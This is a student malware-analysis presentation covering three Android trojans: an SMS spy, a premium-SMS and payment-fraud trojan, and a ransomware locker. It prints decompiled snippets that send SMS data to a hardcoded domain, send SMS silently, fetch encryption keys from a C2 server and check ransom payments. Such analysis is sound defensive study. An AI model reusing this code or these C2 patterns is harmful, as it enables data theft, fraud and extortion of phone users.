DEPENDABILITY

"Project Topic 1" Presentation: Malware Analysis

Students: Giovanni Neglia, Matteo Giuffrè, Nicola Staniscia


AA:2024/2025

APP Name: سامانه ثنا (Sina System)

APK File Name: 355cd2b71db971dfb0fac1fc391eb4079e2b090025ca2cdc83d4a22a0ed8f082.apk

Threat category: Trojan

Family label: Sms-Spy (Spyware)



APP Name: سامانه ثنا (Sina System)

APK File Name: 355cd2b71db971dfb0fac1fc391eb4079e2b090025ca2cdc83d4a22a0ed8f082.apk

- **Dangerous permissions requested**
  - **Permissions related to information theft:**
    - READ_SMS, RECEIVE_SMS

APP Name: سامانه ثنا (Sina System)

APK File Name: 355cd2b71db971dfb0fac1fc391eb4079e2b090025ca2cdc83d4a22a0ed8f082.apk

- **Static Analysis Summary**

The analyzed components show definitive signs of malicious behavior including:

- SMS interception
- Exfiltration of sensitive user data
- Unauthorized network communication
- Possible use of obfuscation techniques

The malware is crafted to silently gather SMS data and send it to an attacker-controlled domain without user consent.

APP Name: سامانه ثنا (Sina System)

APK File Name: 355cd2b71db971dfb0fac1fc391eb4079e2b090025ca2cdc83d4a22a0ed8f082.apk

- Sends an initial notification with the phone number to the attacker, alerting a new infection (hardcoded "New target installed" message).

  [Class: ir/siqe/holo/MainActivity.java]

- It immediately redirects to class MainActivity2, showing signs of code layering or evasion.

  [Class: ir/siqe/holo/MainActivity.java]

- Loads a malicious remote URL, bypassing SSL certificate warnings and enables full JavaScript execution without protection.

  [Class: ir/siqe/holo/MainActivity2.java]

- Overrides the back button, preventing users from easily exiting

  [Class: ir/siqe/holo/MainActivity2.java]

APP Name: سامانه ثنا (Sina System)

APK File Name: 355cd2b71db971dfb0fac1fc391eb4079e2b090025ca2cdc83d4a22a0ed8f082.apk

- Monitors incoming SMS silently using Android's PDU protocol and reconstructs message content and processes all fragments.

  [Class: ir/siqe/holo/MyReceiver.java]

- Implements remote command via SMS keyword (means “Night Site” in Persian) and exfiltrates SMS Content to C2 Server

  [Class: ir/siqe/holo/MyReceiver.java]

Transmission of Sensitive Data

APP Name: سامانه ثنا (Sina System)


- **via HTTP GET, with a obfuscation Technique via Fallback to Google:**
  - querying the malicious domain tagged by Maltrail


[Class: ir/siqe/holo/connect.java]


```
17.     public connect(final String str, final String str2, Context context) {
18.         this.url = str;
19.         this.context = context;
20.         AndroidNetworking.initialize(context);
21.         AndroidNetworking.get("https://eblaqie.org/ratsms.php?phone=" + str + "&info=" + str2).build().getAsJSONArray(new JSONArrayRequestListener() {
22.             @Override // com.androidnetworking.interfaces.JSONArrayRequestListener
23.             public void onResponse(JSONArray jSONArray) {
24.             }
25.
26.             @Override // com.androidnetworking.interfaces.JSONArrayRequestListener
27.             public void onError(ANError aNError) {
28.                 Log.i("==================", "erroererewrwerwer");
29.                 AndroidNetworking.get("https://google.com" + str + "&info=" + str2).build().getAsJSONArray(new JSONArrayRequestListener() { // from cla
30.                     @Override // com.androidnetworking.interfaces.JSONArrayRequestListener
31.                     public void onResponse(JSONArray jSONArray) {
32.                     }
33.
34.                     @Override // com.androidnetworking.interfaces.JSONArrayRequestListener
35.                     public void onError(ANError aNError2) {
36.                         Log.i("==================", "erroererewrwerwer");
37.                     }
38.                 });
39.             }
40.         });
41.     }
42. }
```

APP Name: سامانه ثنا (Sina System)

APK File Name: 355cd2b71db971dfb0fac1fc391eb4079e2b090025ca2cdc83d4a22a0ed8f082.apk








- **Dynamic Analysis Summary**
  - After entering a valid Iranian number, a SMS permission is requested and the webview URL starts loading, but fails due to the inactive status of the domain.

APP Name: 调皮女仆 (Naughty Maid)

APK File Name: 0b8bae30da84fb181a9ac2b1dbf77eddc5728fab8dc5db44c11069fef1821ae6

Threat category: Trojan

Family label: Sms-Spy/Reg/Pay , Downloader, Rootkit, Adware (MultiComponent)



APP Name: 调皮女仆 (Naughty Maid)

APK File Name: 0b8bae30da84fb181a9ac2b1dbf77eddc5728fab8dc5db44c11069fef1821ae6

- **Permissions requested**
  - **Permissions related to root/filesystem/system hacking:**
    - MOUNT_FORMAT_FILESYSTEMS, MOUNT_UNMOUNT_FILESYSTEMS, WRITE_SETTINGS, CHANGE_CONFIGURATION
  - **Permissions related to tracking and ad behavior:**
    - ACCESS_FINE_LOCATION, ACCESS_COARSE_LOCATION, GET_TASKS, INTERNET, ACCESS_WIFI_STATE, ACCESS_NETWORK_STATE
  - **Permissions related to information theft:**
    - READ_PHONE_STATE, GET_ACCOUNTS, READ_SMS, RECEIVE_SMS, SEND_SMS, WRITE_SMS, RECEIVE_MMS, RECEIVE_WAP_PUSH, READ_LOGS

APP Name: 调皮女仆 (Naughty Maid)

APK File Name: 0b8bae30da84fb181a9ac2b1dbf77eddc5728fab8dc5db44c11069fef1821ae6

- **Static Analysis Summary**
  - Given the size of the codebase, we have defined 4 macro-areas based on the type of malicious activity:

1. **Extraction and Collection of Sensitive Data**
   - Our goal: Identify how the app accesses sensitive data such as SMS, call logs, contacts, IMEI, and location.
2. **Manipulation and Sending of SMS**
   - Our goal: Determine whether the app sends SMS messages without user consent or manipulates messages.
3. **Communication with Remote Servers**
   - Our goal: Examine how the app communicates with remote servers.
4. **Execution of Services and Broadcast Receivers**
   - Our goal: Verify whether the app executes background services or receives broadcasts to trigger malicious behaviors.

Extraction and Collection of Sensitive Data

APP Name: 调皮女仆 (Naughty Maid)

- Collects a wide range of identifying data and device metadata:
  - IMEI, ICCID, IMSI, Phone number, Build.MODEL, Build.BRAND, Build.MANUFACTURER, Build.VERSION.SDK_INT, etc.

  [Class: com/comment/one/a/a.java]

- Sends these data to an endpoint encrypted with a hardcoded key.

  [Class: bn/sdk/szwcsss/codec/ai/Cint.java]

- Checks whether the device is rooted, i.e., whether the user has obtained root privileges:
  - Checks the permissions of the su file to determine whether it is executable, owned by root, and has the SUID bit set.

  [Class: com/dataeye/c/af.java]

Extraction and Collection of Sensitive Data

APP Name: 调皮女仆 (Naughty Maid)

- **Direct access to SMS history, querying key columns such as _id, thread_id, type, date, address, read**
  - Time-based filtering to target recent or payment-related SMS messages

[Class: bn/sdk/szwcsss/common/az/c/service/Cdo.java]

```
107.    private List a(Uri uri) {
108.        ArrayList arrayList = new ArrayList();
109.        Cursor query = this.c.query(uri, f561a, "date >=" + Ccase.g(this.b, "payTime"), null, "date desc limit 10");
110.        try {
111.            if (query != null) {
112.                try {
113.                    if (query.getCount() > 0) {
114.                        query.moveToFirst();
115.                        do {
116.                            bn.sdk.szwcsss.common.az.c.model.Cdo cdo = new bn.sdk.szwcsss.common.az.c.model.Cdo();
117.                            cdo.a(query.getInt(query.getColumnIndex("_id")));
118.                            cdo.a(query.getLong(query.getColumnIndex("thread_id")));
119.                            cdo.b(query.getInt(query.getColumnIndex("type")));
120.                            cdo.a(query.getString(query.getColumnIndex("date")));
121.                            cdo.b(query.getString(query.getColumnIndex(a.z)));
122.                            cdo.e(query.getString(query.getColumnIndex("address")));
123.                            cdo.c(query.getInt(query.getColumnIndex("read")));
124.                            arrayList.add(cdo);
125.                        } while (query.moveToNext());
```

Manipulation and Sending of SMS

APP Name: 调皮女仆 (Naughty Maid)

- Uses methods that invoke SmsManager.sendTextMessage(...) and sendDataMessage(...):
  - No consent requested before sending, no explicit validation of the request's origin

  [Class: a/d/d.java]

- Analyzes incoming messages and checks whether the sender number and content match specific patterns defined:
  - If so, sends a remote log with the details.

  [Class: com/amaz/onib/bb.java]

- Sends an SMS to a number, with defined (even dynamic) content:
  - If a condition is verified, it logs the string [number][content][rawMsg] remotely.

  [Class: com/amaz/onib/bb.java]

Manipulation and Sending of SMS

APP Name: 调皮女仆 (Naughty Maid)

- **Extracts content from received SMS messages based on dynamic configuration (hVar.l):**
  [Class: com/amaz/onib/bb.java]

```
112.    public static String b(h hVar, String str, String str2) {
113.        String str3;
114.        int indexOf;
115.        String str4 = null;
116.        if (1 == hVar.l) {
117.            bs.a("TAG", "发送1。1。。" + str + "###" + hVar.n);
118.            if (by.a(hVar.p)) {
119.                return null;
120.            }
121.            for (String str5 : hVar.p.split("\\|")) {
122.                if (str2.contains(str5)) {
123.                    return hVar.n;
124.                }
125.            }
126.            return null;
127.        }
```

Communication with Remote Servers

APP Name: 调皮女仆 (Naughty Maid)

- Implements an automation of a subscription/payment process:
  - Automatic SMS Sending to Start the Process.
  - Parses the HTML content returned from the server and locates the activation link (/m/a/lj...), then visits it automatically. This simulates a user click, automating access to the payment page.
  - Constructs and sends a POST request with all the data required to finalize the purchase/subscription.
  - Automatic Submission of the Confirmation Code.

  [Class: com/amaz/onib/ca.java]

- Performs asynchronous HTTP GET requests to arbitrary URLs:
  - URLs are passed externally: the app can contact any URL, potentially malicious. No host verification, nor mandatory HTTPS.
  - Data received from the server is passed directly to a Handler, which might execute commands received.

  [Class: a/g/c.java]

- Applies a custom pseudo-encoding similar to Base64, making transmitted content harder to inspect.
  [Class: com/payment/plus/c/b/a.java]

- Logs the sent content, potentially useful for remote debugging by a malicious developer.
  [Class: com/wyzfpay/a/a.java]

Communication with Remote Servers

APP Name: 调皮女仆 (Naughty Maid)

- Sends data for CAPTCHA recognition, used to automatically solve CAPTCHAs by sending images.
  [Class: com/amaz/onib/bn.java]

- Fake TrustManager – accepts any certificate:
  - Every SSL certificate, even self-signed or malicious, will be accepted as valid, without raising errors.

  [Class: com/amaz/onib/y.java]

- Fake HostnameVerifier – accepts any domain:
  - the HTTPS connection will not check whether the certificate matches the domain.

  [Class: com/amaz/onib/y.java]

- Downloads files and writes them locally without validation of source, signature, or file contents. When used with malicious URLs, this is a payload dropper.
  [Class: com/yuanlang/pay/plugin/libs/y.java]

Communication with Remote Servers

APP Name: 调皮女仆 (Naughty Maid)

- **Another instance of automatic SMS sending based on remote server data:**
  - No check for whether the user has granted permission. No UI, prompts, or confirmation dialog. All actions occur in doInBackground(), within a background thread.

```
75.                 bs.a("TAG", a2.d() + "###" + str);
76.                 if (this.b) {
77.                     bs.a("TAG", "回调########" + this.b);
78.                     Intent intent = new Intent(this.d.SEND_SMS_ACTION1);
79.                     intent.putExtra("isb", this.b);
80.                     intent.putExtra("feeData", hVar);
81.                     try {
82.                         this.e.sendTextMessage(a2.d(), null, str, PendingIntent.getBroadcast(context, 0, intent, 0), null);
83.                     } catch (IllegalArgumentException e2) {
84.                         bs.c("TAG", "发送短信出错");
85.                     }
86.                     this.b = false;
87.                 } else {
88.                     bs.a("TAG", "ms");
89.                     try {
90.                         this.e.sendTextMessage(a2.d(), null, str, null, null);
91.                     } catch (IllegalArgumentException e3) {
92.                         bs.c("TAG", "发送短信出错");
93.                     }
```

Execution of Services and Broadcast Receivers

APP Name: 调皮女仆 (Naughty Maid)

- Registers a High-Priority SMS BroadcastReceiver:
  - It can intercept SMS messages before any other app, including the default SMS app. Aims to capture OTPs or payment confirmations.
  - Uses dynamic code loading via dex. It is a classic technique for obfuscation and evasion of static analysis. The dex file can be modified or downloaded remotely.

[Class: com/y/f/jar/pay/UpdateServices]

- Dynamic registers a BroadcastReceiver for system events:
  - SCREEN_ON, SCREEN_OFF, USER_PRESENT. Often used to trigger hidden payloads when the user is absent.

[Class: cb/diy/usaly/UncmSer]

- Starts a thread with shell operations:
  - Changes the permissions of a binary file (libyunsvc), making it executable (chmod 755).

[Class: com/yuanlang/pay/TheService]

- Uses a JobScheduler for periodic/persistent execution:
  - The flag setPersisted(true) ensures the job survives device reboot, increasing malicious persistence

[Class: com/yuanlang/pay/JobScheduleService]

Execution of Services and Broadcast Receivers

APP Name: 调皮女仆 (Naughty Maid)


- **Starts a remote service, JyRemoteService, and binds to it to execute remote methods such as initPay() and startPay()**

  [Class: com/jy/publics/service/JyService]

```
46.         public int a(final Bundle bundle) {
47.             LOG.d("JyService", "---------initPay---------" + bundle.toString());
48.             if (JyService.this.f == null) {
49.                 JyService.this.a(new Runnable() { // from class: com.jy.publics.service.JyService.a.1
50.                     @Override // java.lang.Runnable
51.                     public void run() {
52.                         try {
53.                             if (JyService.this.f.check(1) == 0) {
54.                                 JyService.this.f.initPay(bundle);
55.                             } else {
56.                                 JyService.this.f869a = new b(bundle);
57.                             }
58.                         } catch (RemoteException e) {
59.                             e.printStackTrace();
60.                         }
61.                     }
62.                 });
63.                 return -1;
64.             }
65.             if (JyService.this.f.check(1) == 0) {
66.                 JyService.this.f.initPay(bundle);
67.             } else {
68.                 JyService.this.f869a = new b(bundle);
69.             }
70.             return 0;
71.         }
```

APP Name: 调皮女仆 (Naughty Maid)

APK File Name: 0b8bae30da84fb181a9ac2b1dbf77eddc5728fab8dc5db44c11069fef1821ae6




- **Dynamic Analysis Summary**
  - As we expected from the static analysis, to carry out its malicious tasks the application requires permissions to virtually every component of the device.
  - Based on what we were able to explore through the emulator, the application continuously requests microtransactions and urges the player to unlock all available content.

Different APKs comparison

APP Name: 调皮女仆 (Naughty Maid)

- **In addition to the APK just analyzed, we were provided with three other 'very similar' APKs**
  - Thanks to a quick comparison using the diff tool within MobSF, we determined that the second and fourth APKs are identical to the first one. The third version identifies two new components during decompilation but does not produce source code.



Comparing com.ktdvau.myidglux - 2.9.9 and com.yxfhjo.muaqktts - 2.9.9

APP INFORMATION

	com.ktdvau.myidglux - 2.9.9	com.yxfhjo.muaqktts - 2.9.9
File name	0b8bae30da84fb181a9ac2b1dbf77eddc5728fab8dc5db44c11069fef1821ae6.apk	0b41181a6b9c85b8fa5c8e8c836ac24dd6e738a0d843f0b81b46ffe41b97
MD5	d65dcf5632685db88e2580ea34801d8c	197548d346bd852724de6e690d502e0b
Size	6.27MB	6.27MB
Certificate	Subject: C=tv, ST=cn, L=te, O=vvygke, OU=upusos, CN=uvgiyq	Subject: C=kc, ST=oj, L=cu, O=akyzqh, OU=cyjhjz, CN=uhqrux

ICON

com.ktdvau.myidglux - 2.9.9	com.yxfhjo.muaqktts - 2.9.9

COMPONENTS

	ACTIVITIES	EXPORTED ACTIVITIES	SERVICES	EXPORTED SERVICES	RECEIVERS	EXPORTED RECEIVERS	PROVIDERS	EXPORTED PROVIDERS
com.ktdvau.myidglux - 2.9.9	7	2	13	3	3	3	0	0
com.yxfhjo.muaqktts - 2.9.9	7	2	13	3	3	3	0	0

PERMISSIONS

Common

PERMISSION	STATUS	INFO

PERMISSION SUMMARY

Total Common 35

Only in com.ktdvau.myidglux - 2.9.9 0

Only in com.yxfhjo.muaqktts - 2.9.9 0

APP Name: Clash Royale Private


APK File Name: a145ca02d3d0a0846a6dde235db9520d97efa65f7215e7cc134e6fcaf7a10ca8.apk

Threat category: Trojan

Family label: Android Locker (Ransomware)

In general an Android ransomware is a type of malicious software that, once installed, encrypts the user's data or locks the device. It then demands a ransom payment, usually in cryptocurrency, in exchange for restoring access.

This is exactly the behavior exhibited by the malware in this case, as can be seen from the static analysis we are about to examine.



31 / 66

Community Score -58

31/66 security vendors flagged this file as malicious

Reanalyze Similar More

a145ca02d3d0a0846a6dde235db9520d97efa65f7215e7cc134e6fcaf7a10ca8

a145ca02d3d0a0846a6dde235db9520d97efa65f7215e7cc134e6fcaf7a10ca8.apk

android reflection telephony obfuscated apk

Size 2.05 MB

Last Analysis Date 2 days ago

APK

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 11

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.locker/andr

Threat categories trojan ransomware

Family labels locker andr ransomlock

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	Trojan/Android.Locker.878613	Alibaba	Ransom:Android/SauranLocker.d586839c
Avast	Android:RansomLock-A [Ransom]	Avast-Mobile	Android:Evo-gen [Trj]
AVG	Android:RansomLock-A [Ransom]	Avira (no cloud)	ANDROID/Ransom.Simplocker.F.Gen
BitDefenderFalx	Android.Trojan.Ransom.AX	CTX	Apk.trojan.locker
Cynet	Malicious (score: 99)	DrWeb	Android.Locker.6883
ESET-NOD32	Android/Locker.PT	Fortinet	Android/Locker.PT!tr
Google	Detected	Ikarus	Trojan.AndroidOS.Locker
K7GW	Trojan (0054b0021)	Kaspersky	HEUR:Trojan-Ransom.AndroidOS.Agent.be
Lionic	Trojan.AndroidOS.Locker.C!c	NANO-Antivirus	Trojan.Android.Locker.ffmvwu
QuickHeal	Android.Agent.GEN30622	Skyhigh (SWG)	Artemis!Trojan
Sophos	Andr/Locker-B	Symantec	Trojan.Gen.2
Symantec Mobile Insight	AppRisk:Generisk	Tencent	A.rogue.LockerBroLay
Trellix (ENS)	Artemis!C8DC2C23929E	Trustlook	Android.Malware.Trojan
Varist	AndroidOS/ABTrojan.KPKV-	VirIT	Android.Trj.Locker.BCP
WithSecure	Malware.ANDROID/Ransom.Simplocker....	Zillya	Trojan.Locker.Android.8632
ZoneAlarm by Check Point	Andr/Locker-B	Acronis (Static ML)	Undetected

APP Name: Clash Royale Private

APK File Name: a145ca02d3d0a0846a6dde235db9520d97efa65f7215e7cc134e6fcaf7a10ca8.apk

- **Dangerous permissions requested**

Permission	**Behavior**
READ_CONTACTS, WRITE_CONTACTS	Required to retrieve names and phone numbers to overwrite them with encrypted versions and then delete them.
READ_EXTERNAL_STORAGE, WRITE_EXTERNAL_STORAGE	Required to scans the device for files to encrypt, often renaming them with a .encrypted extension and save them after delete the original unencrypted ones.
INTERNET	Used to communicate with the C2 server to retrieve the encryption key, send device information, and check if the ransom has been paid.
SET_WALLPAPER	Changes the device wallpaper to an image set by the ransomware, often as part of its intimidation tactics.

APP Name: Clash Royale Private

APK File Name: a145ca02d3d0a0846a6dde235db9520d97efa65f7215e7cc134e6fcaf7a10ca8.apk

Class: [com/ins/screensaver/LockActivity.java]

- Initiates malicious behavior after loading the lock screen.

```
public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        runTask();}
```
[LINE 44]

- Set a new wallpaper to increase psychological pressure on the victim.

```
ctx.setWallpaper(mBitmap);
```
[LINE 89]

- Obtaining the key from the remote server (Command & Control - C2)

```
LockActivity.this.key[0] = new HttpClient().getReq("http://timei2260.myjino.ru/gateway/attach.php?uid=" +
Utils.generateUID() + "&os=" + Build.VERSION.RELEASE + "&model=" + URLEncoder.encode(Build.MODEL) +
"&permissions=0&country=" + telephonyManager.getNetworkCountryIso());
```
[LINE 94]

APP Name: Clash Royale Private

APK File Name: a145ca02d3d0a0846a6dde235db9520d97efa65f7215e7cc134e6fcaf7a10ca8.apk

Class: [com/ins/screensaver/LockActivity.java]

- Calls methods to encrypt files and contacts using the key provided by the server, subsequently deleting the originals

```
LockActivity.this.encryptFiles(LockActivity.this.key[0]);
```
[LINE 100]

```
LockActivity.this.encryptContacts(LockActivity.this.key[0]);
```
[LINE 109]

- Displays HTML ransom note using data from C2 server:

```
webView.loadData(newContent.replace("{{WALLET}}", num).replace("{{SUM}}", sum).replace("{{ID}}", id), "text/html; charset=UTF-8", null);
```
[LINE 218]

- Performs a payment check

```
final String response = new HttpClient().getReq("http://timei2260.myjino.ru/gateway/check.php?uid=" + Utils.generateUID());
```
[LINE 167]

```
if (!response.split("\\|")[0].equalsIgnoreCase("true"))
```
[LINE 171]

APP Name: Clash Royale Private

